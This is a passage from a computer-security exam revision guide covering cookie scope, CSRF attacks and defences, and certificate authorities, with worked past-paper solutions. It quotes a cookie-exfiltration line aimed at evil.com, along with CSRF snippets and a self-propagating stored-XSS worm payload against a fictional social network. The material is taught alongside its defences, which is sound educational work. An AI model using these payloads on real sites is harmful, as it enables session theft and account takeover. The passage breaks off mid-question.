Domain	**Suffix** match — subdomains included	**Exact** string match — `toon.cs161.org` ≠ `cs161.org`
Port	Ignored entirely	Must match exactly
Path	Prefix match — matters	Irrelevant

They are **different policies with different rules**, which is why a cookie can be shared across `http://` and `https://` versions of a site while their JavaScript remains isolated.

Cookie ambiguity (a subtle attack surface from the slides): if two cookies with the *same name* are both eligible for a request — say `name=v1; Domain=bank.com; Path=/` and `name=v2; Domain=bank.com; Path=/page` — the browser sends **both, in an undefined order**. The server receives only names and values, **not** the Domain and Path attributes, so it often cannot tell them apart. An attacker who controls a subdomain can exploit this to shadow a legitimate cookie.

Past exam questions & solutions

Q 2023–24, Q8(b) — 10 marks

*The following cookies are all set by **login.moodle.com**. For each of the following URLs, determine which cookies will be sent by the browser in the corresponding HTTP request. Write 1 if the cookie will be sent, 0 otherwise.*

Cookie 1	Cookie 2	Cookie 3

`name = theme`
`value = dark`
`domain = moodle.com`
`path = /`
`secure = true`
	`name = auth`
	`value = ok`
	`domain = long.moodle.com`
	`path = /test`
	`secure = false`
		`name = file`
		`value = secret`
		`domain = moodle.com`
		`path = /print`
		`secure = true`

`(i) http://print.moodle.com/print` `(ii) http://login.moodle.com/` `(iii) http://moodle.com/test`
`(iv) https://moodle.com/print/test` `(v) https://login.moodle.com/test/print`

SOLUTION

SPOT THIS FIRST — COOKIE 2 CAN NEVER BE SET AT ALL

The setting server is **login.moodle.com**. Cookie 2 asks for `Domain=long.moodle.com`. Apply Rule 1: is `long.moodle.com` a *suffix* of `login.moodle.com`? Right-align them:

```
    login.moodle.com      ← the setting server
     long.moodle.com      ← the requested cookie domain
    ^^^^^                    "login" ≠ " long" — NOT a suffix
```

No. `long.moodle.com` is a *sibling* subdomain, not an ancestor. **The browser rejects this Set-Cookie header outright**, so Cookie 2 never enters the cookie jar and can never be sent anywhere. Its entire column is 0.

Conveniently, even if you skip this reasoning and just apply the send rule, every answer is still 0 — none of the five URLs is under `long.moodle.com`. But saying *why* is worth marks.

Cookie 1 — `domain = moodle.com, path = /, secure = true`. The domain matches every URL here (all end in `moodle.com`) and path `/` is a prefix of every path. So the **only** discriminator is the Secure flag: HTTPS → sent, HTTP → not sent.

Cookie 3 — `domain = moodle.com, path = /print, secure = true`. Needs HTTPS *and* a request path beginning with `/print`.

URL	Cookie 1 moodle.com, /, secure	Cookie 2 long.moodle.com, /test	Cookie 3 moodle.com, /print, secure
`(i) http://print.moodle.com/print`	0	0	0
`(ii) http://login.moodle.com/`	0	0	0
`(iii) http://moodle.com/test`	0	0	0
`(iv) https://moodle.com/print/test`	1	0	1
`(v) https://login.moodle.com/test/print`	1	0	0

Reasoning cell by cell (the question says no explanation is needed, but know it):

- **(i)** `http` — both Cookie 1 and Cookie 3 are Secure, so neither is sent, even though domain and path would otherwise match for both.
- **(ii)** `http` again → Cookie 1 blocked. Cookie 3 additionally fails the path test: request path is `/`, which does not start with `/print`.
- **(iii)** `http` → Cookie 1 blocked; Cookie 3 fails on both scheme and path (`/test` does not start with `/print`).
- **(iv)** HTTPS ✓. Cookie 1: `moodle.com` is a suffix of `moodle.com` ✓, path `/` is a prefix of `/print/test` ✓ → **sent**. Cookie 3: same domain ✓, and `/print` *is* a prefix of `/print/test` ✓ → **sent**.
- **(v)** HTTPS ✓. Cookie 1 → **sent** (login.moodle.com ends in moodle.com; path / matches). Cookie 3 → **not sent**: the path is `/test/print`, and `/print` is not a *prefix* of it. **The word "print" appearing later in the path is irrelevant — path matching is prefix matching, not substring matching.** This is the single most common mistake on this question.

Q 2020–21, Q7(b) — 10 marks

*The following cookies are all set by **docs.example.com**. For each of the following URLs list which cookies are available.*

Cookie 1	Cookie 2	Cookie 3

`name = file`
`value = main`
`domain = .example.com`
`path = /`
`secure`
	`name = file`
	`value = test`
	`domain = docs.example.com`
	`path = /test`
	`non-secure`
		`name = file`
		`value = print`
		`domain = .example.com`
		`path = /print`
		`secure`

`(i) http://print.example.com/print` `(ii) https://docs.example.com/` `(iii) http://example.com/test`
`(iv) https://example.com/print/test` `(v) https://docs.example.com/test/print`

SOLUTION

Setting check. All three are settable by `docs.example.com`: `.example.com` (i.e. `example.com` and its subdomains) is a suffix of `docs.example.com` and is not a TLD ✓; `docs.example.com` is a suffix of itself ✓. Paths are unrestricted ✓.

Note all three have the same name (`file`) — so where more than one is sent, the server receives two values called `file` in an **undefined order** and cannot tell which is which. That is the cookie-ambiguity problem, and row (iv) below triggers it.

URL	Cookie 1 .example.com, /, secure	Cookie 2 docs.example.com, /test	Cookie 3 .example.com, /print, secure
`(i) http://print.example.com/print`	0	0	0
`(ii) https://docs.example.com/`	1	0	0
`(iii) http://example.com/test`	0	0	0

(iv) `https://example.com/print/test`	**1**	**0**	**1**
(v) `https://docs.example.com/test/print`	**1**	**1**	**0**

- **(i)** `http` kills the two Secure cookies (1 and 3), even though `print.example.com` matches `.example.com` and the path matches. Cookie 2 fails the domain test: `print.example.com` does not end in `docs.example.com`.
- **(ii)** HTTPS ✓. Cookie 1 sent (domain suffix ✓, path `/` ✓). Cookie 2 fails on path (`/` does not start with `/test`). Cookie 3 fails on path (`/` does not start with `/print`).
- **(iii)** `http` → Cookies 1 and 3 blocked. Cookie 2 fails the domain test (`example.com` does not end in `docs.example.com` — the suffix relation runs the other way).
- **(iv)** HTTPS ✓. Cookies 1 and 3 both qualify: domain `.example.com` matches `example.com`, and both `/` and `/print` are prefixes of `/print/test`. **Two cookies named `file` are sent together, in undefined order.** Cookie 2 fails on domain.
- **(v)** HTTPS ✓. Cookie 1 sent. Cookie 2 sent — domain matches exactly and `/test` is a prefix of `/test/print`; being non-secure does not prevent it being sent over HTTPS (Secure is a restriction, not a requirement). Cookie 3 **not** sent: `/print` is not a prefix of `/test/print` — again, the substring trap.

Two rules that catch people out, worth writing in the margin of your answer: (1) **non-secure cookies are still sent over HTTPS** — the Secure flag only *forbids* plain HTTP, it does not forbid HTTPS. (2) **Path matching is prefix, not substring** — `/test/print` does not match a cookie path of `/print`.

Q 2022–23, Q5(c) — 11 marks

Analyze the effectiveness (or drawbacks) of cookie policies in addressing the following issues: (i) Preventing CSRF attacks (ii) Preventing session hijacking through XSS (iii) Confidentiality of stored cookies.

SOLUTION

The unifying answer: **the cookie policy was designed to keep cookies from leaking to the wrong *destination*. It says nothing about who *initiated* the request, nothing about what code is running on the page, and nothing about the cookie once it is sitting on disk.** Each of the three issues falls into one of those blind spots.

(i) Preventing CSRF — ineffective; the cookie policy is in fact the enabler.

- The send rule asks only one question: *does the destination domain/path match?* When `evil.com` embeds `<img src="https://bank.com/transfer?to=mallory">`, the destination *is* `bank.com`, so the session cookie is attached — correctly, by the rules. The policy has no concept of the **initiating** site, so it cannot distinguish a request the user meant from one the attacker forged. This ambient authority *is* the CSRF vulnerability.
- The **SameSite** attribute is the retrofit that adds the missing notion of initiator: `Strict` withholds the cookie on any cross-site request; `Lax` permits it on safe top-level navigations (so ordinary inbound links still work) but blocks it on the sub-resource and POST paths CSRF relies on. Where supported, this is effective.
- **Drawbacks:** it is a *browser* feature — an old or non-conforming browser simply ignores it and the attack works again, so it cannot be the only defense. `Strict` also breaks legitimate cross-site flows (SSO redirects, payment-gateway callbacks, "click this link in your email and stay logged in"), which pushes sites toward the weaker `Lax`.
- **Conclusion:** real protection must be *server-side* and must not depend on the browser — **CSRF tokens**, plus Origin/Referer checking. SameSite is defense-in-depth. (Topic 6.)

(ii) Preventing session hijacking through XSS — largely ineffective; HttpOnly is a partial mitigation.

- The fatal point: injected script runs **with the victim site's own origin**. It is therefore on the *right* side of every domain and path check the cookie policy performs. The policy is designed to stop `evil.com` reading `bank.com`'s cookies — but in an XSS the malicious code *is* `bank.com` as far as the browser is concerned. So the policy offers no protection at all by itself, and `document.cookie` hands over the session token, which the attacker ships to his server with `fetch('https://evil.com/?c='+document.cookie)`.
- **HttpOnly** is the relevant flag and it genuinely works for what it does: JavaScript cannot *read* a cookie marked HttpOnly, so the token cannot be exfiltrated this way.
- **But it is only a mitigation, not a cure** — this is the insight the question is looking for. HttpOnly stops the attacker *stealing* the token; it does not stop him *using* the session. The injected script can simply issue requests from inside the victim's page (`fetch('/transfer', {method:'POST', credentials:'include', …})`) and the browser will dutifully attach the HttpOnly cookie. The attacker does not need to see the token to ride the session. Secure=true similarly only protects against network eavesdroppers, not against script on the page.
- **Conclusion:** the real defenses are **output encoding / contextual escaping** of all user-controlled data, input validation, a strict **Content Security Policy** to block inline and foreign scripts, and framework auto-escaping. Cookie attributes reduce the blast radius; they do not prevent the hijack.

(iii) Confidentiality of stored cookies — not addressed at all; out of scope for the policy.

- The cookie policy governs **transmission**, never **storage**. Once in the cookie jar, a cookie is a file on disk in the browser profile. Any malware running as the user, any other user with filesystem access, a stolen laptop, a backup, or a forensic disk image yields every session token on the machine — and the cookie policy has nothing to say about it.
- **Secure=true** protects only the network path (forces HTTPS, defeating an eavesdropper on open Wi-Fi). **HttpOnly** protects only against page JavaScript. **Neither encrypts anything at rest**, and neither helps against an attacker with local access.
- Modern browsers do encrypt the cookie store using an OS keyring (DPAPI on Windows, Keychain on macOS), but this is browser engineering, not cookie policy — and it is weak against the main threat, because any process running *as that user* can simply ask the keyring to decrypt it. This is exactly how infostealer malware works.
- **Mitigations:** short **Expires** values and session-only cookies so a stolen jar is quickly worthless; server-side session invalidation on logout, password change and privilege change (see Topic 9); binding the token to a device fingerprint or IP; keeping only an opaque random identifier in the cookie so the cookie itself carries no sensitive data; and full-disk encryption at the OS level.

One-line summary for the answer script: the cookie policy answers only "may this cookie go to that server?". It cannot answer "did the user intend this request?" (CSRF), "is the code on this page trustworthy?" (XSS), or "who can read the disk?" (storage confidentiality) — and those three gaps are precisely the three issues asked about.

TOPIC 6 — HIGH PRIORITY

Cross-Site Request Forgery (CSRF) and its Defenses

Asked 3 times Lecture 10 · CWE-352, #9 in the CWE Top 25

The concept, in plain English

CSRF exploits one specific fact: **the browser attaches your cookies automatically, to every request to that site, regardless of who caused the request.** So if an attacker can trick your browser into *issuing* a request, your credentials ride along for free, and the server concludes you meant it.

> **ANALOGY — PASSING A NOTE TO MY BANKER (FROM THE LECTURE)**
>
> I have Tk 100,000 at my local bank. I can pay anyone by writing a cheque — a note the bank knows comes from me. At a party, a stranger named Genevieve says she has a crush on a man across the room and asks me to pass him a romantic note, unread. I oblige. Unknown to me, the note says *"Please pay Tk 100,000 to Genevieve from my account"* — and the man is my banker. He receives a note in my handwriting, delivered by me, so he transfers the money.
>
> **The flaw is not in the note and not in the delivery. It is the banker's assumption that if a request came from me, I must have authorized it.** That is exactly the server's mistake in CSRF: it conflates *authentication* (a valid cookie) with *intent*.

The three steps of a CSRF attack

```
1.  USER authenticates to the SERVER
    └─► receives a cookie containing a valid session token

2.  ATTACKER tricks the victim into making a malicious request to the SERVER
    └─► via a link, an  tag, an auto-submitting form, or JavaScript

3.  SERVER accepts the malicious request as if the victim intended it
    └─► because the browser AUTOMATICALLY attached the session cookie in step 2


     USER  ─── 1. log in ──►  ┌────────┐
       ▲                      │ SERVER │
       │ 2. "make this request"  │        │
       │                      └────────┘
   ATTACKER ──────── 3. malicious request + victim's cookie ──────►  ✗ accepted
```

How the attacker triggers the request

Target method	Technique	Notes

GET	Trick the victim into clicking a link `https://bank.com/transfer?amount=100&to=Mallory`	An enticing email link; or a link to the attacker's site, whose JavaScript then fires the real request.
	Put HTML on a page the victim will visit `<img src="https://bank.com/transfer?amount=100&to=Mallory">`	**No click needed.** Post it on a forum that allows image tags. The image will fail to load (an error or a 1×1 blank), but **the GET request is still sent, with cookies attached**. This is exactly how the 2009 Facebook CSRF worked.
POST	JavaScript on a page the victim visits — e.g. an auto-submitting hidden form, or `fetch()`	Clicking a link only produces a GET, so POST needs script. A common delivery route is **buying an advertisement** and putting the script in the ad (malvertising).

REAL-WORLD EXAMPLES FROM THE LECTURE

IoT devices. Default credentials (`http://10.1.1.1/login?user=admin&password=admin`) plus command endpoints exposed as plain GETs (`http://10.1.1.1/set-dns-server?server=8.8.8.8`) plus no CSRF defenses. An attacker buys an ad that fires both requests; every visitor's *home router* gets its DNS repointed, enabling further attacks. The victim's browser is used as a bridge into a network the attacker cannot reach directly.
Malvertising. A 1×1 pixel frame opens a huge number of inner frames, each launching a different CSRF attempt. The attacker simply pays a legitimate website to serve it.
YouTube (2008). A CSRF flaw let an attacker force a victim to share videos with all their contacts, subscribe to channels, and add videos to their watchlist — illustrating the breadth of actions CSRF can drive.
Facebook (2009). Accounts compromised using nothing but a legitimate HTML `<img>` tag placed in a blog comment; the attack "elegantly ends with a valid image so the page renders normally and the attacked user does not notice that anything peculiar has happened."

The three defenses — all implemented by the server, not the browser

Defense	How it works	Weakness
CSRF token	The server embeds an unpredictable secret in every form (a hidden field). The request is accepted only if the token matches the session. The attacker cannot read it (Same-Origin Policy) and his own token won't match the victim's session.	Must never be put in a cookie; must not leak via the URL/Referer; needs care with AJAX and multiple tabs.
Referer header check	The `Referer` header names the page that caused the request. Allow same-site, reject cross-site.	Leaks private URLs; may be stripped by firewalls or privacy settings; is **optional** — so you face a fail-safe-defaults dilemma: allow blank (insecure) or deny blank (breaks legitimate users).
SameSite cookie	`Strict`: cookie withheld on all cross-site requests. `Lax`: allows safe top-level navigation, blocks the rest. `None`: always sent.	A *browser* feature — unsupported browsers ignore it. Strict breaks SSO and payment-callback flows.

("Referer" is a 30-year-old typo in the HTTP standard — it should be "Referrer".)

Past exam questions & solutions

Q 2022–23, Q7(a) — 15 marks (10 + 5)

A common CSRF defense is to place a token in the DOM of every page (e.g. as a hidden form element) in addition to the cookie. An HTTP request is accepted by the server only if it contains both a valid HTTP cookie header and a valid token in the POST parameters. One approach in choosing a CSRF token is to choose one at random and refresh it upon each POST request.
(i) Explain how this method can guarantee protection against CSRF attempts without depending on browser supports.
(ii) Argue the merit or demerit of refreshing the token only on POST requests instead of both GET and POST requests.

SOLUTION

(i) Why it works, and why it needs nothing from the browser (10 marks).

The server's acceptance rule requires **two independent credentials**:

```
accept(request)  ⟺  valid session cookie  AND  POST token == token bound to that session
```

The attacker can obtain the first but provably cannot obtain the second:

- **The cookie is free for him** — that is the whole premise of CSRF; the browser attaches it automatically.
- **The token is not.** It lives in the DOM of a page served by `bank.com`. For `evil.com`'s JavaScript to read it, it would have to read the contents of a document from another origin — which the **Same-Origin Policy forbids**. Evil.com can *cause* a request to bank.com; it can never *read* bank.com's response. This asymmetry (write-only cross-origin access) is the pivot of the whole defense.
- **Fetching his own token doesn't help.** The attacker can visit bank.com himself and obtain a perfectly valid token — but it is bound to *his* session, and the server checks the token against the session identified by the *victim's* cookie. The two won't match.
- **Guessing doesn't help**, provided the token is generated by a cryptographically secure RNG with enough entropy (≥128 bits) — the search space is infeasible, and each failed attempt is a visible, rate-limitable server request (an online, not offline, attack).

The "without depending on browser support" part — this is the crux of the question. Contrast the three defenses by *where the enforcement happens*:

Defense	Who enforces it	What happens on a browser that doesn't implement it
SameSite cookie	The **browser** decides whether to attach the cookie	**The cookie is attached anyway → the defense silently vanishes and the attack succeeds.**
Referer check	The **browser** must populate the header honestly	**Header stripped by a firewall or privacy setting → the server must either fail open (insecure) or fail closed (breaks the user).**
CSRF token	The **server** validates a value it generated itself	**Nothing changes. The server verifies a secret it issued, against state it holds. The only browser behaviour relied upon is the Same-Origin Policy, which every browser has enforced since 1995 and which is not optional.**

In other words, the token defense moves the security decision from a **trust-the-client** model to a **verify-on-the-server** model. The server is not asking the browser to withhold anything; it is demanding proof that the request originated from a page the server itself rendered into the victim's session.

Conditions that must hold for the guarantee to be real (state these — they are worth marks):

- The token must be **unpredictable** (CSPRNG, adequate length) — not a counter, timestamp, or hash of the username.
- The token must be **bound to the session**, not global.
- The token must **never be sent in a cookie** — a cookie is auto-attached, so the attacker would get it for free and the whole scheme collapses.
- The token must **not leak through the URL** (GET query strings end up in the Referer header, browser history, proxy and server logs).
- Comparison should be **constant-time**, and the site must be free of XSS — an XSS bug reads the DOM and therefore the token, defeating this defense entirely. **CSRF tokens do not protect against XSS.**

(ii) Refreshing only on POST — merits and demerits (5 marks).

Merits:

- **State-changing operations are POSTs**, so rotating there is where a fresh token actually buys something: a token is consumed by exactly the operation it authorised and cannot be replayed for a second one.
- **It avoids a serious usability bug.** If the token rotated on *every* request including GET, then any page the user still has open holds a stale token. Concretely: the user opens two tabs, fills in a long form in tab A, clicks something in tab B (a GET) → the token rotates → tab A's form now fails on submit and the user loses their work. Background AJAX polling, prefetching and the back button all cause the same race. GET requests are frequent and often concurrent; POSTs are deliberate and serialised.
- **Less churn** on server-side session state and fewer invalidation races.

Demerits:

- **The token's lifetime becomes unbounded.** A user who browses read-only for an hour keeps one token the whole time. Every extra minute is more exposure: the token can leak through the Referer header, browser history, a shared/kiosk machine, a proxy log, or a one-shot XSS that reads the DOM once. With per-request rotation, a captured token is stale almost immediately; with POST-only rotation, it stays valid until the next POST.
- **GET endpoints that mutate state are then protected by a long-lived secret.** Developers routinely (and wrongly) expose `/logout`, `/delete?id=5`, or `/subscribe?id=20` as GETs. Those are exactly the CSRF targets, and this policy gives them the weakest token.
- **No rotation at authentication boundaries.** If the token is not also refreshed at login, logout and privilege change, an attacker who fixed a token before login may still hold a valid one afterwards (a session/token-fixation variant).

Verdict. Refreshing only on POST is a reasonable engineering compromise and is what most frameworks effectively do, but on its own it is not enough. The standard practice is a **per-session** token, rotated at every **authentication or privilege change** (login, logout, password change, privilege elevation), with **per-request** tokens reserved for genuinely high-value operations such as fund transfer or account deletion — accepting the multi-tab cost only where it is justified. And regardless of rotation policy, the server must ensure **no GET request ever changes state**, which both restores REST semantics and removes the `<img>` attack vector entirely.

Q 2020–21, Q6(a) — 15 marks

In a social network website NS (networksocial.com), Trudy wants to make as many friends as possible. To do this, he needs to create a malicious website which he plans to name trudymalicious.com. This website should do the following once a person A enters: (i) Send a friend request to Trudy (in NS); (ii) Set the homepage of A (in NS) such that any user visiting that page sends a friend request to Trudy (in NS). Explain how Trudy can create this website in order to execute the attacks. Assume NS doesn't have security measures for CSRF or XSS. The following GET request sends a friend request to Trudy: `http://www.networksocial.com/action/friends/add?friend=20`

SOLUTION

Preconditions Trudy relies on (state these first):

1. The victim A is **logged in to NS** in the same browser, so a valid session cookie exists for `networksocial.com`.
2. The browser **automatically attaches that cookie** to any request to `networksocial.com`, whatever page triggered it.
3. NS has **no CSRF defense** — it checks only the cookie, never the token/Origin/Referer.
4. NS has **no XSS defense** — it stores and re-serves user-supplied HTML unescaped.
5. A state-changing action is exposed as a **GET**, so it can be triggered without any script at all.

Part (i) — send a friend request to Trudy: a one-line CSRF.

Trudy puts this in the HTML of `trudymalicious.com`:

```
<!-- trudymalicious.com : looks like an ordinary page to the visitor -->
<h1>Free movie downloads!</h1>

<img src="http://www.networksocial.com/action/friends/add?friend=20"
     width="1" height="1" style="display:none">
```

When A loads the page, the browser tries to fetch the "image", issuing `GET /action/friends/add?friend=20` to NS **with A's session cookie attached**. NS sees an authenticated request from A and adds Trudy as A's friend. The response is not a valid image, so nothing is displayed — and because the tag is hidden, A notices nothing. No click is required.

Equivalent alternatives:

```
<script>new Image().src =
  "http://www.networksocial.com/action/friends/add?friend=20";</script>

<script>fetch("http://www.networksocial.com/action/friends/add?friend=20",
              {mode:"no-cors", credentials:"include"});</script>
```

Note Trudy cannot *read* the response (Same-Origin Policy) — but he does not need to. CSRF is a **write-only** attack, and writing is all he wants.

Part (ii) — make A's homepage infectious: chain CSRF into stored XSS.

Now Trudy wants every *visitor* to A's profile to friend him too. That needs a second forged request — the one that **edits A's homepage** — and the injected content must itself be an attack. Suppose NS updates a profile with a POST to `/action/profile/update` carrying a field `homepage`. A link cannot produce a POST, so Trudy uses an auto-submitting form:

```
<!-- trudymalicious.com, continued -->
<form id="pwn" method="POST"
      action="http://www.networksocial.com/action/profile/update">
  <input type="hidden" name="homepage"
    value='<img src="http://www.networksocial.com/action/friends/add?friend=20"
                width="1" height="1" style="display:none">'>
</form>

<script>document.getElementById("pwn").submit();</script>   <!-- fires on page load -->
```

Sequence of events:

1. A visits `trudymalicious.com`.
2. The script submits the hidden form; the browser sends a POST to NS **with A's cookie**.
3. NS has no CSRF defense, so it accepts it as A's own profile edit.
4. NS has no XSS defense, so it **stores Trudy's HTML verbatim** as A's homepage and serves it back to future viewers unescaped.
5. Now **every logged-in NS user who views A's profile** silently issues the friend-add GET — with *their own* cookie. Each visitor becomes Trudy's friend.

Making it a worm (the full-marks extension). If the injected payload *also* re-performs the profile-update CSRF against each viewer, it copies itself onto their homepage:

```
<!-- payload stored in A's homepage: infect + propagate -->
<script>
  // 1. friend Trudy as the current viewer
  new Image().src = "/action/friends/add?friend=20";

  // 2. copy this payload onto the viewer's own homepage
  var f = document.createElement("form");
  f.method = "POST"; f.action = "/action/profile/update";
  var i = document.createElement("input");
  i.type = "hidden"; i.name = "homepage";
  i.value = document.getElementById("payload").innerHTML;  // self-reference
  f.appendChild(i); document.body.appendChild(f); f.submit();
</script>
```

Each infected profile infects every viewer, giving exponential spread. **This is precisely the Samy worm** (MySpace, October 2005), which combined stored XSS with CSRF and added over a million friends in about 20 hours — forcing MySpace offline.

Why the attack works — the three root causes:

1. **Ambient authority.** The browser attaches cookies cross-site automatically, so the attacker borrows A's identity without stealing anything.
2. **NS confuses authentication with intent.** It verifies *who* sent the request but never *why*, or from *where*.
3. **NS stores and re-serves user HTML unescaped**, turning stored data into executing code.

Defenses (one per root cause — expected in the answer):

- **CSRF tokens** on every state-changing request, in a hidden form field, bound to the session.
- **Check the `Origin` / `Referer` header** and reject cross-site state changes.
- **`SameSite=Lax` or `Strict`** on the session cookie — defense in depth, but do not rely on it alone.

- **Never let a GET change state.** Making friend-add a POST alone kills the `<img>` vector in part (i).
- **HTML-escape all stored user content** on output (`<` for `<`, etc.) — this kills the XSS half and therefore the worm.
- **Content Security Policy** forbidding inline script and foreign image beacons.
- **Re-authenticate** (password or 2FA) for sensitive actions.

TOPIC 7 — MEDIUM-HIGH PRIORITY

Certificates, Certificate Authorities and Trust Anchors

Asked 3 times Lecture 8 · Textbook Ch. 13

The concept, in plain English

Public-key cryptography solves the problem of communicating without a shared secret — but it creates a new one. **How do you know the public key you received is really Bob's?** If Mallory can swap Bob's public key for her own on the way to Alice, then Alice encrypts to Mallory, Mallory reads and re-encrypts to Bob, and all the mathematics in the world has bought you nothing.

THE CIRCULARITY, AND THE WAY OUT

Idea: sign Bob's public key so it cannot be tampered with.
Problem: if *Bob* signs it, you need Bob's public key to check the signature — and Bob's public key is exactly what you were trying to verify. Circular. Alice can never trust *any* key she receives.
Resolution: you cannot gain trust if you trust nothing. You need a root of trust. A **trust anchor** is somebody whose key you already have, obtained out-of-band — shipped inside your operating system, burned into your device at manufacture, handed to you in person. From that one anchor, trust can be extended to everyone else.

ANALOGY — THE PASSPORT

A stranger claims to be Bob. You have never met Bob and have no way to check. But the stranger shows a **passport**: a document stating "this face belongs to Bob", stamped with a seal you *do* recognise, because you already trust the passport office. You are not trusting the stranger — you are trusting the office, and the office is vouching for the stranger.

A **certificate** is that passport: $\{\texttt{"Bob's public key is PK}_B\texttt{"}\}_{SK_{CA}}{}^{-1}$. The **root CA** is the passport office whose seal is pre-installed in your OS. An **intermediate CA** is a regional office the head office authorised to issue passports on its behalf.

How we got to today's design

Approach	How it works	Problem
Trust-on-first-use (TOFU)	Trust whatever key you see on first contact; store it; warn loudly if it ever changes. "Leap of faith". Used by SSH.	Only safe if the *first* contact was not attacked. No protection for a genuinely new connection.
Trusted Directory	One central server holds everyone's keys; its public key PK_{TD} is baked into every device; it returns a signed certificate on request.	**Not scalable** — one server cannot serve the world. **Single point of failure** — if it goes down, cryptography stops; if it is compromised, you can trust nobody, and recovery is very hard.

Certificate Authorities (today)	**Hierarchical trust:** roots delegate signing power to intermediate CAs. **Multiple anchors:** ~150 root CAs hard-coded into operating systems and browsers. Each delegation can restrict the scope of what the sub-CA may certify. Certificates are created **offline**, in advance, then served on request.	Any one of ~150 roots being compromised or coerced breaks the whole system for everyone (see DigiNotar, 2011). Revocation is hard.
Web of Trust (PGP)	A *graph*, not a tree: anyone can certify anyone. Alice signs Bob's key, Bob signs Carol's; if Dave trusts Alice he can reach Bob and Carol. Benefit: you know your trust anchor **personally**. "Key-signing parties."	Graphs are far more complex than trees. It "quickly proved to be a disaster" — in practice everyone fell back on MIT's central keyserver, which is itself broken. **Takeaway: trust anchors make PKI much simpler.**

Revocation — what if a CA issues a bad certificate?

It happens: Verisign once accidentally issued a certificate stating that an ordinary Internet user's public key belonged to Microsoft. Two mechanisms:

- **Expiration dates.** Every certificate carries a validity window; a bad certificate eventually becomes harmless by itself. *Benefit:* damage is time-bounded automatically. *Drawback:* everyone must renew, and a forgotten renewal takes the website down. *Tradeoff:* frequent renewal is more secure but less usable — except that **Let's Encrypt chose very frequent renewal and found it was *more* usable**, because a 90-day lifetime forces automation, whereas a 3-year task is simply forgotten.
- **Certificate Revocation Lists (CRLs).** The CA periodically publishes a **signed** list of revoked serial numbers, which clients download. *Drawbacks:* lists grow large (mitigated by short expiry — expired certs can be dropped from the list); and until a client downloads the latest list it does not know what has been revoked. *And what if the CA is unreachable?* A fail-safe default of "assume everything is invalid" means an attacker can DoS the CA to break all trust; using a stale list risks accepting a newly-revoked certificate. **There is no clean answer** — this is a classic fail-safe-defaults dilemma. (OCSP and OCSP stapling are the modern refinements.)

Complexity note: certificate formats get very complicated — X.509 is a 236-page standard because it tried to do everything, and that complexity has itself been a source of parsing vulnerabilities.

Past exam questions & solutions

Q 2018–19, Q1(a) — 9 marks

What are the key information kept in a digital certificate? Explain the role of the Certification Authority (CA) with necessary figure.

SOLUTION


Part 1 — contents of a digital certificate (X.509 v3). At minimum a certificate must bind **an identity** to **a public key**, and be **signed**. In full:

Field	Purpose
Version	X.509 version (v3 today).

Serial number	Unique per issuing CA. Used to identify the certificate in a revocation list; also randomised to frustrate hash-collision forgery.
Signature algorithm	Which algorithm the CA used, e.g. SHA-256 with RSA.
Issuer	Distinguished Name of the CA that signed this certificate — tells you whose signature to check and where the chain continues.
Validity period	`Not Before` / `Not After`. The primary revocation mechanism.
Subject	Distinguished Name of the entity being certified — for a website, the domain name. **This is the "identity" half of the binding.**
Subject Public Key Info	The algorithm and **the actual public key**. **This is the "key" half of the binding.**
Extensions	*Subject Alternative Names* (the other domains covered); *Key Usage* / *Extended Key Usage* (what the key may be used for); *Basic Constraints* (`CA:TRUE/FALSE` — may this certificate sign other certificates? this is what restricts the scope of a delegation); *CRL Distribution Points* and *OCSP responder URL* (where to check revocation).
CA's digital signature	The CA's signature over the hash of everything above. This is what makes the document unforgeable — strip it and you have an unsigned claim.

Part 2 — the role of the CA. A CA is a **trusted third party that vouches for the binding between an identity and a public key.** Its functions:

1. **Verify identity before issuing.** This is the part that carries all the real security. Domain Validation (prove control of the domain), Organisation Validation, or Extended Validation (legal checks). A CA that signs without verifying is worse than useless — and note that trusting a CA means trusting *both* that you received its key correctly *and* that it will not sign a key without checking the owner.
2. **Issue the certificate** — assemble the fields and sign them with the CA's own private key. This is an **offline** operation: certificates are created once in advance, then simply served to whoever asks.
3. **Maintain revocation information** — publish and sign CRLs, run OCSP responders.
4. **Protect its own signing key.** The root CA's private key is the crown jewel; roots are kept offline in hardware security modules and used only to sign intermediates. If a CA key leaks, every certificate it ever issued becomes untrustworthy (DigiNotar, 2011, led to that CA's total removal and bankruptcy).
5. **Delegate** to intermediate CAs, restricting scope through Basic Constraints and name constraints.




```
BROWSER VALIDATION: verify the leaf's signature using PK_int, then the
intermediate's signature using PK_root, and STOP when a key already in the
trust store is reached. Also check: validity dates, revocation status, and
that the Subject/SAN actually matches the domain typed in the address bar.
```

Q 2021–22, Q7(c) — 11 marks

Examine why it is a bad idea to purchase from a shopping web site that uses a self-signed SSL server certificate.

SOLUTION

